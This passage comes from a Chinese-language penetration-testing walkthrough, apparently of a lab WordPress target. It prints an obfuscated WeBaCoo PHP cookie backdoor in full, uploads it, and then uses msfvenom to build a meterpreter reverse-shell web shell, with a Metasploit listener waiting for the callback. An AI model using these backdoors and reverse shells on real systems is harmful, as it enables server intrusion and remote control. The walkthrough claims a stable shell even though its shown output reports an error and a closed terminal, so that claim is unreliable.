
1）webacoo生成PHP后门文件

```
webacoo -g -o webacoo.php
-g 生成后门代码（需要-o）
-o OUTPUT 生成的后门输出文件名
```


```
┌──(root💀kali)-[~/Desktop]
└─# webacoo -g -o webacoo.php

        WeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit
        Copyright (C) 2011-2012 Anestis Bechtsoudis
        { @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }

[+] Backdoor file "webacoo.php" created.

┌──(root💀kali)-[~/Desktop]
└─# ls
11.exe                  firefox-esr.desktop             redis-4.0.8
193104749.jpeg          Jsp.jsp                         redis-4.0.8.tar.gz
1.txt                   kali-burpsuite.desktop          terminator.desktop
33.exe                  marshalsec-0.0.3-SNAPSHOT-all.jar test
39646.py                message2.jpg                    test.php
easy-creds-2021-06-20-1005 note                         vulhub
exp.class               pass.txt                        webacoo.php
exp.java                php-reverse-shell.php           weblogic_CVE_2020_2551.jar

┌──(root💀kali)-[~/Desktop]
└─# cat webacoo.php
<?php $b=strrev("edoced_4"."6esab");eval($b(str_replace(" ","","a W Y o a X N z Z X Q o J F 9 D T
 0 9 L S U V b J 2 N t J 1 0 p K X t v Y l 9 z d G F y d C g p O 3 N 5 c 3 R l b S h i Y X N l N
j R f Z G V j b 2 R l K C R f Q 0 9 P S 0 l F W y d j b S d d K S 4 n I D I + J j E n K T t z Z X
 R j b 2 9 r a W U o J F 9 D T 0 9 L S U V b J 2 N u J 1 0 s J F 9 D T 0 9 L S U V b J 2 N w J 1
0 u Y m F z Z T Y 0 X 2 V u Y 2 9 k Z S h v Y l 9 n Z X R f Y 2 9 u d G V u d H M o K S k u J F 9
 D T 0 9 L S U V b J 2 N w J 1 0 p O 2 9 i X 2 V u Z F 9 j b G V h b i g p O 3 0 = ")); ?>
```

可看到webacoo也是通过特征混淆了php木马，但是没用weevely免杀性能好！

2）后台页面上传该PHP后门



访问是否上传成功：



成功上传！

3）远程连接执行PHP文件

```
webacoo -t -u https://192.168.40.152:12380/blogblog/wp-content/uploads/webacoo.php

-t 建立远程“终端”连接（需要-u）
-u URL 后门 URL
```

```
┌──(root💀kali)-[~/Desktop]
└─# webacoo -t -u https://192.168.40.152:12380/blogblog/wp-content/uploads/webacoo.php

        WeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit
        Copyright (C) 2011-2012 Anestis Bechtsoudis
        { @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }

[+] Connecting to remote server as ...

[-] 4xx error server response.
Terminal closed.
```

成功获得shell，该shell很稳定！

6、Msfconsole上线webshell

Metasploit项目是一个旨在提供安全漏洞信息计算机安全项目，可以协助安全工程师进行渗透测试（penetration testing）及入侵检测系统签名开发。


1）kali本地生成webshell

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.40.149 LPORT=4455 -f raw > msf.php

--LHOST 为kali本地IP
--LPORT 为连接端口
```


```
┌──(root💀kali)-[~/Desktop]
└─# msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.40.149 LPORT=4455 -
f raw > msf.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the pa
yload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34281 bytes
```

生成成功msf.php木马文件！

2）后台上传PHP文件



上传成功：




成功上传后需要msf开启监听！

3）msf开启监听

开启msfconsole进入MSF框架：

```
msfconsole
use exploit/multi/handler
set payload php/meterpreter_reverse_tcp
set LHOST 192.168.40.149
set LPORT 4455
run
```



开启监听后，访问msf.php文件触发，可看到反弹shell成功！